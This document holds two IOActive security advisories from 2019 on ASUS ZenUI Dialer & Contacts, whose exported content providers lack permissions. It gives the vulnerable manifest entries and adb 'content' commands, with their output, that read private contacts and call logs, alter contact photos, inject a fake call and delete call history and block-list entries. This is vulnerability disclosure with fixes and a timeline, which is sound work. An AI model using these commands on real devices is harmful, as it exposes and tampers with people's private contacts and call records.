IOActive Security Advisory

Title	ASUS – ZenUI Dialer & Contacts PrivateContactsProvider Exposed without Permissions Set
Severity	7.7 (High) – CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Discovered by	Tao Sauvage
Advisory Date	May 23, 2019

Affected Products

Confirmed to be vulnerable:

- ASUS – ZenUI Dialer & Contacts v2.0.5.53_180703 (Android 6.0+)

Potentially vulnerable:

- Version up to ASUS – ZenUI Dialer & Contacts v4.5.3.6_181015 (Android 8.0+)

Impact

A malicious application without any permission could gain read and write access to the list of Private Contacts configured in ZenUI Dialer & Contacts, including:

- Contact's PII information (first and last name, birthdate, postal address, email address, thumbnail photo, phone number)
- Contact type (Phone, WhatsApp, Signal, Telegram, etc.)
- Last time and how many times contacted
- Private call logs (caller number, contact name, date, duration, country code, etc.)
- Private settings (hide caller number, always block calls, custom profile switch)

Background

ASUS ZenFone models come with ZenUI Dialer & Contacts pre-installed. The application is "an all-in-one contacts, dialer, and call log app that offers powerful phone call features enabling you to block calls from unknown callers and spam senders, use speed dial, link duplicate contacts, run smart search, view history with all important info and personalize your own theme on your dialer, call log, and contacts."[1]

One of the advertised features of the application is described as follow:

[1] https://play.google.com/store/apps/details?id=com.asus.contacts&hl=en

"Safeguard of your private contacts:

- Password-protect your contact list and address book history from prying eyes.
- Trigger your phone's front camera into a security cam and capture photos of unauthorized users who try to hack in with wrong passwords."

IOActive found that the application was exposing its `PrivateContactsProvider` provider without setting any read or write permissions, allowing any application to access the list of private contacts and modify it, despite not knowing the PIN configured by the user to protect it.

Technical Details

The following technical analysis is based on the application version v2.0.5.53_180703, installed on a ZenFone 2 Laser device (Android 6.0+), which was confirmed to be vulnerable (latest version available for this device). The latest version at that time, v4.5.3.6_181015 (targeting Android 8.0+), was statically analyzed and appears to suffer from the same vulnerabilities affecting v2.0.5.53_180703. Additional testing using a newer ASUS device would be needed to confirm that v4.5.3.6_181015 is indeed vulnerable.

In the application, clicking on 'Private contacts' will ask for a PIN:




Figure 1: PIN-protected private contacts

When the PIN is valid, the user can access the list of private contacts.

In the `AndroidManifest.xml`, the following `PrivateContactsProvider` provider is exposed:

```
```
<provider
```
```

```
android:name="com.asus.privatecontacts.provider.PrivateContactsProv
ider"
    android:exported="true"
    android:authorities="com.asus.privatecontacts.provider" />
```
```

The provider does not set read or write permissions, nor does it dynamically check the permissions of the caller application, allowing applications without any permissions to interact with the provider.

In the following examples, all commands have been executed using Android Debug Bridge (adb) shell on a non-rooted device. It should be noted that the commands are executed with a low-privileged account but could also be executed from a malicious APK application.

```
```
shell@ASUS_Z00E_2:/ $ id
uid=2000(shell) gid=2000(shell)
groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),
1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_
bw_stats) context=u:r:shell:s0
```
```

### Read Access

Accessing the list of private contacts, including the account type, last time contacted, how many times, the display name, last time the contact was updated, custom ringtone, etc.:

```
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.privatecontacts.provider/raw_contacts
Row: 0 _id=8, account_id=NULL, account_type=asus.local.phone,
account_name=Device, data_set=NULL,
account_type_and_data_set=asus.local.phone, sourceid=NULL,
raw_contact_is_read_only=0, version=3, dirty=1, deleted=0,
contact_id=NULL, aggregation_mode=0, aggregation_needed=1,
custom_ringtone=content://media/internal/audio/media/66,
send_to_voicemail=0, times_contacted=1,
last_time_contacted=1549657112194, starred=0, pinned=0,
display_name=IOActive Alice, display_name_alt=Alice, IOActive,
display_name_source=40, phonetic_name=NULL, phonetic_name_style=0,
sort_key=IOActive Alice, phonebook_label=I, phonebook_bucket=9,
sort_key_alt=Alice, IOActive, phonebook_label_alt=A,
phonebook_bucket_alt=1, name_verified=0, sync1=NULL, sync2=NULL,
sync3=NULL, sync4=NULL, photo_id=52, photo_file_id=4,
has_phone_number=1, lookup=2299r760-3945292D4F395331293F392D31,
contact_last_updated_timestamp=1549630920263,
photo_uri=file:///storage/emulated/0/Android/data/com.asus.contacts
/photos/4,
photo_thumb_uri=file:///storage/emulated/0/Android/data/com.asus.co
ntacts/photos/846, isSim=0, order_favorite=0, birthday=-1,
original_id=846
```

```
Row: 1 _id=9, account_id=NULL, account_type=asus.local.phone,
account_name=Device, data_set=NULL,
account_type_and_data_set=asus.local.phone, sourceid=NULL,
raw_contact_is_read_only=0, version=3, dirty=1, deleted=0,
contact_id=NULL, aggregation_mode=0, aggregation_needed=1,
custom_ringtone=content://media/internal/audio/media/67,
send_to_voicemail=0, times_contacted=0, last_time_contacted=0,
starred=0, pinned=0, display_name=IOActive Bob,
display_name_alt=Bob, IOActive, display_name_source=40,
phonetic_name=NULL, phonetic_name_style=0, sort_key=IOActive Bob,
phonebook_label=I, phonebook_bucket=9, sort_key_alt=Bob, IOActive,
phonebook_label_alt=B, phonebook_bucket_alt=2, name_verified=0,
sync1=NULL, sync2=NULL, sync3=NULL, sync4=NULL, photo_id=58,
photo_file_id=5, has_phone_number=1, lookup=2299r761-
3945292D4F3953312B452B,
contact_last_updated_timestamp=1549630942812,
photo_uri=file:///storage/emulated/0/Android/data/com.asus.contacts
/photos/5,
photo_thumb_uri=file:///storage/emulated/0/Android/data/com.asus.co
ntacts/photos/847, isSim=0, order_favorite=0, birthday=-1,
original_id=847
```

From the list above, we can see:

- Row 0: there exists a private contact named “IOActive Alice”, configured with a custom ringtone, last updated on February 8th, contacted one time on February 8th around 9pm
- Row 1: there exists a private contact named “IOActive Bob”, configured with a custom ringtone, last updated on February 8th, never contacted.

Accessing the private contacts’ phone numbers:

```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.privatecontacts.provider/raw_contacts/phones
Row: 0 _id=53, raw_contact_id=8, display_name=IOActive Alice,
mimetype=vnd.android.cursor.item/phone_v2, is_super_primary=0,
data1=1234567890, data2=2, data3=NULL, data4=NULL
...
Row: 3 _id=59, raw_contact_id=9, display_name=IOActive Bob,
mimetype=vnd.android.cursor.item/phone_v2, is_super_primary=0,
data1=09876 54321, data2=2, data3=NULL, data4=+49987654321
```

From the list above, we can see:

- Row 0: IOActive Alice’s phone number is 1234567890
- Row 1: IOActive Bob’s phone number is 0987654321

Accessing the private contacts' data containing, among other information, the base64-encoded string of the private contacts' thumbnail image, postal address, birthdate, email address, display name, etc.:

```
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.privatecontacts.provider/data
Row: 0 _id=52, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/photo, [...], data15=<base64
encoded blob>, [...], display_name=IOActive Alice, [...]
Row: 1 _id=53, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/phone_v2, [...], data1=1234567890,
[...], display_name=IOActive Alice, [...]
Row: 2 _id=54, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/contact_event, [...], data1=2000-
01-01, [...], display_name=IOActive Alice, [...]
Row: 3 _id=55, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/name, raw_contact_id=8,
is_read_only=0, is_primary=0, is_super_primary=0, data_version=0,
data1=IOActive Alice, [...], display_name=IOActive Alice, [...]
Row: 4 _id=56, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/postal-address_v2, [...],
data1=1st Main Street, [...], display_name=IOActive Alice, [...]
Row: 5 _id=57, package_id=NULL, res_package=NULL, mimetype_id=NULL,
[...]
Row: 6 _id=58, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/photo, [...], data15=<base64
encoded blob>, [...], display_name=IOActive Bob, [...]
Row: 7 _id=59, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/phone_v2, raw_contact_id=9,
is_read_only=0, is_primary=0, is_super_primary=0, data_version=0,
data1=09876 54321, [...], display_name=IOActive Bob, [...]
Row: 8 _id=60, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/contact_event, raw_contact_id=9,
is_read_only=0, is_primary=0, is_super_primary=0, data_version=0,
data1=1990-01-01, [...], display_name=IOActive Bob, [...]
Row: 9 _id=61, package_id=NULL, res_package=NULL, mimetype_id=NULL,
mimetype=vnd.android.cursor.item/email_v2, raw_contact_id=9,
is_read_only=0, is_primary=0, is_super_primary=0, data_version=0,
data1=bob@ioactive.com, [...], display_name=IOActive Bob, [...]
Row: 10 _id=62, package_id=NULL, res_package=NULL,
mimetype_id=NULL, mimetype=vnd.android.cursor.item/name,
raw_contact_id=9, is_read_only=0, is_primary=0, is_super_primary=0,
data_version=0, data1=IOActive Bob, [...], display_name=IOActive
Bob, [...]
[...]
```
```

From the list above, we can see:

- Row 0: a contact photo is configured for IOActive Alice, whose base64-encoded thumbnail is stored in data15

- Row 1: IOActive Alice's phone number is 1234567890
- Row 2: IOActive Alice's birthdate is January 1st, 2000
- Row 4: IOActive Alice's postal address is 1st Main Street
- Row 6: a contact photo is configured for IOActive Bob, whose base64-encoded thumbnail is stored in data15
- Row 7: IOActive Bob's phone number is 0987654321
- Row 8: IOActive Bob's birthdate is January 1, 1990
- Row 9: IOActive Bob's email address is bob@ioactive.com

Decoding the base64-encoded blob from row 0:

~~~
```
$ echo '/9j/4AA [...] //9k=' | base64 -D > photo.jpg
$ file photo.jpg
photo.jpg: JPEG image data, JFIF standard 1.01, aspect ratio,
density 1x1, segment length 16, baseline, precision 8, 96x96,
frames 3
```
~~~




Figure 2: Extracted thumbnail photo of "IOActive Alice" private contact

Accessing the call history with the private contacts, including the caller number, the date, the call duration, the country code, the name of the private contact, etc.:

~~~
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.privatecontacts.provider/calls
Row: 0 _id=3, number=1234567890, presentation=1,
date=1549659000967, duration=0, type=2, new=1, name=IOActive Alice,
numbertype=2, numberlabel=NULL, countryiso=DE, voicemail_uri=NULL,
is_read=NULL, geocoded_location=,
lookup_uri=content://com.android.contacts/contacts/lookup/2299r760-
3945292D4F395331293F392D31/846, matched_number=NULL,
normalized_number=NULL, photo_id=4292, formatted_number=1234567890,
_data=NULL, has_content=NULL, mime_type=NULL, source_data=NULL,
source_package=NULL, state=NULL, block=846, contact_id=0, isSim=0,
birthday=-1, city_id=NULL, sim_index=586052592
~~~

```
Row: 1 _id=4, number=1234567890, presentation=1,
date=1549660258557, duration=0, type=2, new=1, name=IOActive Alice,
numbertype=2, numberlabel=NULL, countryiso=DE, voicemail_uri=NULL,
is_read=NULL, geocoded_location=,
lookup_uri=content://com.android.contacts/contacts/lookup/2299r760-
3945292D4F395331293F392D31/846, matched_number=NULL,
normalized_number=NULL, photo_id=4292, formatted_number=1234567890,
_data=NULL, has_content=NULL, mime_type=NULL, source_data=NULL,
source_package=NULL, state=NULL, block=846, contact_id=0, isSim=0,
birthday=-1, city_id=NULL, sim_index=586052592
[...]
```

From the list above, we can see:

- Row 0: a call to IOActive Alice was made on February 8th, 2019, at 9:50pm, in Germany, and lasted 0 seconds
- Row 1: a call to IOActive Alice was made on February 8th, 2019, at 10:10pm, in German, and lasted 0 seconds

Interestingly, when configuring a contact to be private, the complete contact's history is migrated to the private contact's call logs. Therefore, setting a contact to private exposes its entire call history from the first time it has been contacted.

Write Access

In addition to read access, a malicious application without any permissions can tamper with the information related to private contacts.

In the following example, IOActive Bob's contact photo was changed to become IOActive Alice's contact photo:

```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.privatecontacts.provider/raw_contacts
Row: 0 _id=15, [...], display_name=IOActive Alice, [...],
photo_id=146, photo_file_id=9, [...],
photo_uri=file:///storage/emulated/0/Android/data/com.asus.contacts
/photos/9,
photo_thumb_uri=file:///storage/emulated/0/Android/data/com.asus.co
ntacts/photos/850, [...], original_id=850
Row: 1 _id=16, [...], display_name=IOActive Bob, [...],
photo_id=NULL, photo_file_id=NULL, [...], photo_uri=NULL,
photo_thumb_uri=NULL, [...], original_id=860
shell@ASUS_Z00E_2:/ $ content update --uri
content://com.asus.privatecontacts.provider/raw_contacts --where
"original_id=860" --bind photo_id:i:146 --bind photo_file_id:i:9 --
bind
photo_uri:s:file:///storage/emulated/0/Android/data/com.asus.contac
ts/photos/9 --bind
photo_thumb_uri:s:file:///storage/emulated/0/Android/data/com.asus.
contacts/photos/850
```

```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.privatecontacts.provider/raw_contacts
[...]
Row: 1 _id=16, [...], display_name=IOActive Bob, [...],
photo_id=146, photo_file_id=9, [...],
photo_uri=file:///storage/emulated/0/Android/data/com.asus.contacts
/photos/9,
photo_thumb_uri=file:///storage/emulated/0/Android/data/com.asus.co
ntacts/photos/850, [...], original_id=860
```

In the private contacts list, we can see that the photo was successfully updated after refreshing the list:




Figure 3: Before and after changing a private contact's photo

Creating a new call log originating from IOActive Bob's phone number and lasting for 12,000 seconds:

```
shell@ASUS_Z00E_2:/ $ content insert --uri
content://com.asus.privatecontacts.provider/calls --bind
number:s:'0987654321' --bind name:s:'IOActive Bob' --bind
date:i:1550426552003826 --bind duration:i:12000
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.privatecontacts.provider/calls --where
"number='0987654321'"
Row: 0 _id=154, number=0987654321, presentation=1,
date=1550426552003826, duration=12000, type=NULL, new=NULL,
name=IOActive Bob, numbertype=NULL, numberlabel=NULL, […]
```

In the connection history with IOActive Bob, we can see that the new call was successfully added after refreshing the list:





Figure 4: New call injected in the call logs

Deleting the connection history with a private contact:

```
```
shell@ASUS_Z00E_2:/ $ content delete --uri
content://com.asus.privatecontacts.provider/calls --where
"number='0987654321'"
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.privatecontacts.provider/calls --where
"number='0987654321'"
No result found.
```
```

In the connection history with IOActive Bob, we can see that the history has been cleared after refreshing the list:



09 87 65 43 21
200 mins 0 secs
1/23, Wed
19:13

Figure 5: Call logs with IOActive Bob have been cleared

Fixes

Properly configure access controls for `PrivateContactsProvider` to require applications to have the correct permissions to access the private contacts.

Since a password is required to access the list of private contacts, consider encrypting the list of private contacts and related information in the local database.

Mitigation

ASUS has published security precautions for all users:

- https://www.asus.com/Static_WebPage/ASUS-Product-Security-Advisory/

Timeline

- 2019-03-01: IOActive discovers vulnerability
- 2019-03-22: IOActive notifies vendor
- 2019-05-02: ASUS fixes the vulnerabilities
- 2019-05-23: IOActive advisory published

IOActive Security Advisory

Title	ASUS – ZenUI Dialer & Contacts BlockListProvider Exposed without Permissions Set
Severity	5.1 (Medium) – CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Discovered by	Tao Sauvage
Advisory Date	May 23, 2019

Affected Products

Confirmed to be vulnerable:

- ASUS – ZenUI Dialer & Contacts v2.0.5.53_180703 (Android 6.0+)

Confirmed to not be vulnerable:

- ASUS – ZenUI Dialer & Contacts v4.5.3.6_181015 (Android 8.0+)

Impact

A malicious application without any permission could gain read and write access to the list of blocked numbers configured in ZenUI Dialer & Contacts.

Background

ASUS ZenFone models come with ZenUI Dialer & Contacts pre-installed. The application is "an all-in-one contacts, dialer, and call log app that offers powerful phone call features enabling you to block calls from unknown callers and spam senders, use speed dial, link duplicate contacts, run smart search, view history with all important info and personalize your own theme on your dialer, call log, and contacts."[2]

One of the advertised features of the application is describe as follows:

"Block calls from unidentified callers

- Get rid of annoying phone spam using the Smart blocking feature.
- Block calls from unknown and private numbers.
- Block calls from recognized spammers and by block list."

IOActive found that the application was exposing its `BlockListProvider` provider without setting any read or write permissions, allowing any application to access the list of blocked numbers and modify it.

[2] https://play.google.com/store/apps/details?id=com.asus.contacts&hl=en

Technical Details

The following technical analysis is based on the application version v2.0.5.53_180703, installed on a ZenFone 2 Laser device (Android 6.0+), which was confirmed to be vulnerable. The latest version at that time, v4.5.3.6_181015 (targeting Android 8.0+), was statically analyzed and appears to not be vulnerable as it does not export the corresponding provider (i.e. `android:exported="false"` for `BlockListProvider` in its `AndroidManifest.xml` file).

In the `AndroidManifest.xml`, the following `BlockListProvider` provider is exposed:

```
```
<provider
    android:name="com.asus.blocklist.BlockListProvider"
    android:exported="true"
    android:authorities="com.asus.blocklist.provider" />
```
```

The provider does not set read or write permissions, nor does it dynamically check the permissions of the caller application, allowing applications without any permissions to interact with the provider.

In the following examples, all commands have been executed using Android Debug Bridge (adb) shell on a non-rooted device. It should be noted that the commands are executed with a low-privileged account but could also be executed from a malicious APK application.

```
```
shell@ASUS_Z00E_2:/ $ id
uid=2000(shell) gid=2000(shell)
groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),
1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_
bw_stats) context=u:r:shell:s0
```
```

Read Access

Accessing the list of blocked numbers:

```
```
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.blocklist.provider/blocklist
Row: 0 _id=1, number=09 87 65 43 21, block_type=0,
contact_name=NULL, contact_id=NULL, contact_lookupkey=NULL
```
```

From the list above, we can see:

- Row 0: the phone number 0987654321 is blocked

Write Access

The following changes to the block list will only affect the database of the provider itself. While it is possible to tamper with the database (insert, update, delete), it will not affect the actual numbers being blocked, the blocked calls history, or the blocked messages history.

Adding a new number to the database:

~~~
```
shell@ASUS_Z00E_2:/ $ content insert --uri
content://com.asus.blocklist.provider/blocklist --bind number:s:"12
34 56 78 90" --bind block_type:i:0
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.blocklist.provider/blocklist
Row: 0 _id=1, number=09 87 65 43 21, block_type=0,
contact_name=NULL, contact_id=NULL, contact_lookupkey=NULL
Row: 1 _id=2, number=12 34 56 78 90, block_type=0,
contact_name=NULL, contact_id=NULL, contact_lookupkey=NULL
```
~~~

Deleting all blocked numbers from the database:

~~~
```
shell@ASUS_Z00E_2:/ $ content delete --uri
content://com.asus.blocklist.provider/blocklist --where "_id<100"
shell@ASUS_Z00E_2:/ $ content query --uri
content://com.asus.blocklist.provider/blocklist
No result found.
```
~~~

Fixes

Properly configure access controls for `BlockListProvider` to require applications to have the correct permissions to access the private contacts.

Since a password is required to access the list of private contacts, consider encrypting the list of private contacts and related information in the local database.

Mitigation

ASUS has published security precautions for all users:

- https://www.asus.com/Static_WebPage/ASUS-Product-Security-Advisory/

Timeline

- 2019-03-01: IOActive discovers vulnerability
- 2019-03-22: IOActive notifies vendor
- 2019-05-02: ASUS fixes the vulnerabilities
- 2019-05-23: IOActive advisory published